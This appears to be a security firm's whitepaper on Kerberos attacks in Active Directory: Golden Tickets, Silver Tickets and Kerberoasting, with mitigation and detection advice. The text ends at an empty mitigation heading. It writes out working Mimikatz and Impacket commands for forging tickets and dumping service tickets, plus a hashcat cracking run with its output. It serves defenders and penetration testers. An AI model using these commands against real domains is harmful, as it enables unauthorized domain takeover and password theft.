
LBMC

INFORMATION SECURITY

Kerberos Attacks & Mitigations



Overview

Kerberos related attacks are some of the favorite attack methodologies for penetration testers. These types of attacks can provide exciting ways to escalate privilege, hide in plain sight, and retain persistence for long periods of time.

For those unfamiliar with the protocol, Kerberos, developed by MIT and employed by Microsoft's Active Directory, outlines the way that clients on an unsecure network authenticate themselves to various services. When a user wants to connect to a service, they must first authenticate to the Kerberos Key Distribution Center (KDC), integrated with the Active Directory domain controller, which utilizes the KRBTGT service account to issue a ticket-granting ticket (TGT) to that user. The user then presents the TGT to the ticket granting service (TGS). Once the TGS verifies the authentication chain, the TGS issues the user a TGS ticket, that is then used to obtain access to the service.


Kerberos Terminology

Definitions to aid in this document:

Acronym	Term	Description
NTLM	**Windows New Technology LAN Manager**	Password hash protocol used by modern Windows systems.
KDC	**Key Distribution Center**	The service that runs on the domain controller that handles the Authentication Service (AS) and the Ticket-Granting Service (TGS), The KDC service runs under the context of the KRBTGT service account.
AS	**Authentication Service**	The service that issues ticket-granting tickets (TGTs). TGTs are required to receive TGS tickets. TGTs can be reused until their expiration, but clients must first authenticate to the AS.
TGS	**Ticket Granting Service**	The service that issues ticket granting service (TGS) tickets. TGS tickets can also be reused until their expiration, but to receive one, clients must present their TGT to the TGS.
TGT	**Ticket Granting Ticket**	TGTs are used to obtain TGS tickets from the TGS. TGTs are encrypted and signed using the KRBTGT account's NTLM password hash. The default TGT expiration time is ten (10) hours.
KRBTGT	**Kerberos Ticket Granting Ticket Service Account**	The service account that runs the KDC service. Its NTLM password hash is used to encrypt and sign TGTs. This account is generated when the Active Directory environment is created. The password must be manually rotated, though the password will be automatically changed by the Domain Controller to a complex password.
SPN	**Service Principal Name**	The unique identifier of a service instance. SPNs are used to associate a service instance with a service account. The associated SPN service account's NTLM password hash is used to encrypt and sign TGS tickets. SPNs are typically formatted as such: MSSQLSvc/hostname.contoso.com:1433
AS-REQ Message	**Authentication Server Request Message**	This message is sent to the KDC when a user requests a TGT. If pre-authentication is enabled, the AS-REQ message is supplied with a timestamp encrypted with the user's NTLM password hash. If pre-authentication is disabled, the encrypted timestamp is not provided.

Acronym	Term	Description
AS-REP Message	Authentication Server Response Message	The message sent from the KDC to the user, which contains the user's TGT. Part of the AS-REP message is signed with the user's NTLM password hash
	Kerberos Pre-Authentication	A security feature to verify the identity of the client before issuing an AS-REP message. This feature is enabled by default but can be disabled by administrators for compatibility purposes.
	Golden Ticket	A Golden Ticket is a forged TGT after having compromised the KRBTGT account's NTLM password hash. This can be used to request TGS tickets to any service.
	Silver Ticket	A Silver Ticket is a forged TGS ticket after having compromised the associated SPN service account's password or NTLM password hash. Silver tickets are exclusive to the SPN. Can be provided directly to the service; does not require communication with the TGS (domain controller).
	Kerberoasting	Using a valid TGT to obtain the TGS tickets for various SPNs. TGS tickets are vulnerable to password recovery attacks, where adversaries could recover the plaintext passwords for the associated SPN service accounts. By default, TGS tickets are encrypted with weak RC4 encryption.
AS-REP Roasting	Authentication Server Response Roasting	For account's that do not have pre-authentication enabled, adversaries can submit AS-REQ messages to the KDC, which will respond with the AS-REP message for the account. The AS-REP message is signed with the account's NTLM password hash, which can be recovered using password recovery techniques.
eType 23	Encryption Type 23 Hashcat mode 13100	eType 23 (0x17) uses the weak RC4-HMAC-MD5 encryption protocol. eType 23 was introduced in Windows Server 2000 and is still the default on Windows versions before Windows Server 2019. Unless RC4 encryption is disabled entirely, adversaries can still query for SPN TGS tickets using RC4 encryption.
eType 18	Encryption Type 18 Hashcat mode 19700	eType 18 (0x12) makes use of the strong and modern AES256-CTS-HMAC-SHA1-96 encryption protocol. eType 18 was introduced in Windows Server 2008 and is not supported in Windows 2000 Server, Windows XP, or Windows Server 2003.

Process Overview




Simplified Kerberos Authentication Model in Windows Environment

Golden Tickets (link)

OVERVIEW

The Golden Ticket attack is a post-exploitation attack that can occur when an adversary compromises a domain controller and obtains the KRBTGT NTLM password hash, which can be done through a DCSync attack (link). Adversaries can forge TGTs to impersonate any user in the domain—even users that do not exist! This is accomplished by signing their own TGTs using the KRBTGT account's NTLM password hash. Furthermore, security tools such as Mimikatz (link) and Impacket's ticketer.py (link) set the default lifetime of the Golden Ticket to ten (10) years, meaning that adversaries can retain persistence for long periods of time. When using a Golden Ticket, adversaries must present the forged TGT to the KDC, which verifies the forged TGT and issues a TGS ticket to the requested service.



Forging a Golden Ticket using Mimikatz

In the example above, adversaries had already obtained the NTLM password hash for the mushroomkingdom.com\KRBTGT account, which was then used to forge a TGT for the user mario with a lifetime of 10 years.

```
kerberos::golden /user:mario /domain:mushroomkingdom.com /sid:S-1-5-21-
1234567890-1234567890-1234567890-1001
/krbtgt:60BA4FCADC466C7A033C178194C03DF6
/ticket:ticket.mushroomkingdom.kirbi
```

Impacket's ticketer.py can also be used to forge a Golden Ticket. In this example the duration is for 365 days.

Forging Golden Ticket with Impacket's ticketer.py


```
ticketer.py -duration 365 -domain mushroomkingdom.com -domain-sid S-1-
5-21-1234567890-1234567890-1234567890-1001 -nthash
60BA4FCADC466C7A033C178194C03DF6 mario
```

Once the forged ticket is generated, it can then be injected into the current user's session and used to access any service or system that the impersonated account has access to until the ticket expires. Keep in mind that this ticket must be presented to the KDC, which in turn issues the TGS ticket that allows access.

MITIGATION

While there is no true way to prevent a Golden Ticket attack, mitigations can be put into place to reduce the reduce the likelihood of an occurrence and perform damage control should a Golden Ticket attack ever occur.

To contain the risk of unauthorized privilege escalation, organizations should implement a tiered access model, outlined by Microsoft (link). This way high privileged credentials are more protected from compromise.



Tiered Access Model from Microsoft

In this model, three tiers are used to interact with the domain. Tier 0 admins, containing your typical Domain Admin level accounts and domain controllers, can facilitate all three tiers, but interactive logons are only allowed for Tier 0 systems. Tier 1 admins can manage servers and applications and Tier 2 workstations, but access to Tier 0 systems is restricted. Tier 2 admins, which manage workstations, are restricted to only managing Tier 2 systems.

If a Golden Ticket has already been forged or to proactively reduce the impact of a potential Golden Ticket, the KRBTGT account password should be changed. DISA STIG recommends at least every one hundred eighty (180) days for every domain (link). Once the KRBTGT password has been changed and replicated across all Domain Controllers, the password should be changed again, as the as the account's password history retains the current and previous passwords. To assist with rotating the KRBTGT password, Microsoft has a script that automates the process (link).

DETECTION

For detecting a Golden Ticket attack, certain key attributes should be monitored, such as comparing the lifetime of TGTs to the default domain's lifetime and other anomalies, such as suspicious or blank fields in Windows Event IDs 4624, 4634 & 4672, RC4 encryption within TGTs, and TGS requests that did not recently make TGT requests.

Silver Tickets (link)

OVERVIEW

Silver Tickets are far more limited in scope than Golden Tickets and do not necessarily require a full compromise of the Domain Controller. To forge a Silver Ticket, adversaries must first obtain the plaintext password or the NTLM password hash for the Service Principal Name's (SPN) associated service account. This can be accomplished by Kerberoasting or other credential harvesting techniques. Once the associated SPN service account credentials are

compromised, they can be used to create a forged ticket granting service (TGS) ticket that is exclusive to the SPN. Mimikatz and Impacket's ticketer.py are once again the tools of choice.

Note one of the differences between the forged TGT (Golden Ticket) and the forged TGS ticket (Silver Ticket): A forged TGT (Golden Ticket) can be used to obtain any TGS ticket but requires interaction with the KDC; however, a forged TGS ticket (Silver Ticket) does not have to be presented KDC, as it can be passed directly to the SPN in question.

MITIGATION

Since Silver Ticket attacks typically rely on Kerberoasting and weak passwords, organizations should make sure to implement AES encryption over the weaker RC4 encryption. Associated SPN service account privileges should also be kept to a minimum, avoiding membership in high privileged groups such as Domain Admins.

DETECTION

Since Silver Tickets do not have to be presented to the KDC, detecting this activity can prove challenging. As such, organizations should look for suspicious or blank fields in Windows Event IDs 4624, 4634 & 4672, anomalous interactions between user accounts querying the Domain Controller for associated SPN service account's TGS tickets, and malicious activity regarding the lsass.exe process, where Kerberos tickets and credentials can be stored.

Kerberoasting (link)

OVERVIEW

Kerberoasting is when an adversary queries the domain's SPNs and their associated service account's TGS tickets. These tickets, which by default are encrypted with the associated SPN service account's password via weak RC4 encryption, can be queried by any authenticated domain user and are susceptible to offline password recovery attacks. Associated SPN service accounts, whose encrypted passwords are exposed to all authenticated users, typically possess high-level privileges, making these accounts a high value target for adversaries. Various tools are available to perform this attack, such as Rubeus (link), PowerSploit (link), and my personal favorite, Impacket's GetUserSPNs.py module (link).

```
(python38) root@mario-virtual-machine:~/impacket/examples# ./GetUserSPNs.py -request -dc-ip 172.16.20.35 mushroomkingdom.com/mario
Impacket v0.9.24.dev1+20210814.5640.358fc7c6 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                  Name   MemberOf                                                PasswordLastSet             LastLogon
------------------------------------  -----  ------------------------------------------------------  --------------------------  --------------------------
MSSQLSvc/dc01.mushroomkingdom.com:1433  mario  CN=Domain Admins,CN=Users,DC=mushroomkingdom,DC=com  2018-02-21 09:23:29.249729  2021-08-25 16:42:30.440300
MSSQLSvc/dc01.mushroomkingdom.com       mario  CN=Domain Admins,CN=Users,DC=mushroomkingdom,DC=com  2018-02-21 09:23:29.249729  2021-08-25 16:42:30.440300



$krb5tgs$23$*mario$MUSHROOMKINGDOM.COM$mushroomkingdom.com/mario*$7f7751b9f778243a723aa7f36d6f6342$09b680ff7c6707c70f80af3f358cef3755d0be072473eb0a1fad970
4d76d7b07f9646dff95ab04eeae8a79dff671dd23645297110d54cedace6b126bfdfa24901269daba38486ecc48630bd7ff465c7562a18f912f4da6e40e387ebbdc3d7285bfe8bb3a9572f2204
9f6a8242672b73397a48a33c1d6542f1b9b12e6df02966aea90640e3229d62189c67381e31ce1af049c0b7df301daf6a4aa6c817ad5db26d1b58e73c42ce1e6cd6ed2e352b9599f3943739ff90
5a2c8b1502e94eac0026f143767e8983ca224b5e0e533b2f0983cae89d73f61d16c1f665613b5657dac2ea8e3d7cd71cc20930520e2bb7dbfdd90a23c0dee9960c398173e79eb0bb1edc7951ab
```

GetUserSPN.py Example

```
GetUserSPNs.py -request mushroomkingdom.com/mario:'Yoshi1!'
```

The TGS tickets can be passed directly passed to the password recovery tool Hashcat (link).

```
$krb5tgs$23$*mario$MUSHROOMKINGDOM.COM$mushroomkingdom.com/mario*$a2bcf2241cf85c6796e866fa2e915723$8d3
4ef6cbd27df6e9fc4fd55a27463b91b609b23a8edf33a1cf61f1964c9f4bd86a6b774b5fa2325930e60b126c2c0e6395e66f76
37ae60a332b2e6617bb157ea846e23323584567a06c46275052d6999000b27af453c71257d553a0d45dbe86cc6e1914d0623b5
e6ccb2b7388ea2ea2b3c897e1f8a389cd0d5ed99dd241f1d3802aa06889018d1a2ca1728526380a7cc633be5549e5a14528085
97688f1d1679b7b172fb6eb1d7e83c3b8c59f9c3269e9a60d5b216f3ee49e30bbe021962da8bcd968eec029c82eb035cab8b20
59c09ddcf8cad37182b369ebb22747e222c3b2ef345f4d8bacfb676ed0ce98cc1e91dd8b7bbfb93ef7ea33ee96fdad182daa1e
a885d98cf3c1c15bdfe0827258b1f9336800b21b5d14cbbec0ded09adda5a59db2dd7f8475ec2e710a71ae6b5be69291e47636
5427d813c05cf935904b90d8319c6e3a6540aec49f18c4fc78eec1cb9d3bcb5e25a1ff3cf188d7c3e460243488322a54dcfbf6
690c6e883dd6719fda1a0a4bcbd203b7cd6e29b962b071cc10b6a7926bc61637c66474d47d6c6329e7721981582e018071494a
f9f3c93286c9603dd1ad637d6a526ef6fd9f32f739dc2f68f2bad33352cd08ca4a81a077e03cb34f9527462f8c6c1592da3263
64d6d8dad9bb9ebc77ff2ef181caf16a3f72da890bfcf2d7d34ee5dd61e301af48bf65fc4133dceef85610a9e7af0d585b255e
695d9c818132ee545b80054d25a407f102c49835156e844c599800b89d48b067e3ffbf4613ff67d5997a7e2188031fce6a16ea
59d3ec6ff47fb8b4082148aa3fea26e1f6bbf4a725c05580ea527471c9f11da98b32c9b775a19336c2d24506d6d66e6eed68c9
c80c98eb903528448cb96a45758904626e77f49c6ccbc3df64d88971ddc067121d2f839142b092ee83a495f961b8a8a3afa326
0d4686af65edeeaf928523356cac8eb26d37b2ea4fe1f1d7338508b3096bfc0e5cf344a776c7d24ee346d9f6091d2bce93f032
aaa87c7e13ee16efec2611ec3591181087d1078f1904e28d9dde5e1b140f009b4bacb7a73cc60e640748eb4a0bdc927b146685
423dbbd24704cc1c6a4f41a51f297425b0407b741e08d67e399d7d0e776585822a474ba15915bc2961988f3676dda555743b4b
c8378ab4777bd12155f8d7df3e6275301365cf916d3428f22cb53b430b5c61e76a8b274d12536b07c46dbcb80cf3bc73a9d41b
b62f9f26b347426eebe3526d5026b3d1562a01fbb90215441059971f4859a6a7cb8bda68ac4bcb90d1c8879871eeaea272ea2e
912ec96212253b4a536e4504585e74674cb39241dec41a5b6aa7fe1d698dd38a640e283bf4834f0d5c44c50368fd4cc7229637
3a275fa17478b2145ac5267bf604232353189f7be64e3:Yoshi1!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: $krb5tgs$23$*mario$MUSHROOMKINGDOM.COM$mushroomking...be64e3
Time.Started.....: Tue Aug 24 17:13:00 2021 (1 min, 12 secs)
Time.Estimated...: Tue Aug 24 17:14:12 2021 (0 secs)
Guess.Base.......: File (.\wordlists\hashes.org-2012-2020.txt)
Guess.Mod........: Rules (.\rules\best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   518.9 MH/s (159.12ms) @ Accel:512 Loops:77 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 37402149169/101678790367 (36.78%)
Rejected.........: 342327601/37402149169 (0.92%)
Restore.Point....: 483513604/1320503771 (36.62%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidates.#1....: Yenedikt2 -> ZZZZZZ
Hardware.Mon.#1..: Temp: 70c Fan: 54% Util: 43% Core:1906MHz Mem:9242MHz Bus:16
```

Hashcat Example for Kerberos eType 23 TGS-REP Password Hashes

```
hashcat.exe -m 13100 -a 0 -O -w 4 -r .\rules\best64.rule
.\hashes\mushroomkingdom_kerberos.txt .\wordlists\hashes.org-2012-
2020.txt
```

As mentioned earlier, by default Active Directory encrypts TGS tickets with the associated SPN service account's password using RC4 encryption, also known as encryption type (eType) 23 (Hashcat mode 13100). This encryption algorithm is much weaker than the stronger and more modern AES encryption (eType 18—Hashcat mode 19700). eType 18's hash rate is much slower than eType 23. However, unless the domain has completely disabled RC4 encryption via Group Policy, it is still possible to obtain the RC4 TGS using the /tgtdeleg flag within Rubeus, which forces RC4 tickets to be requested.

MITIGATION

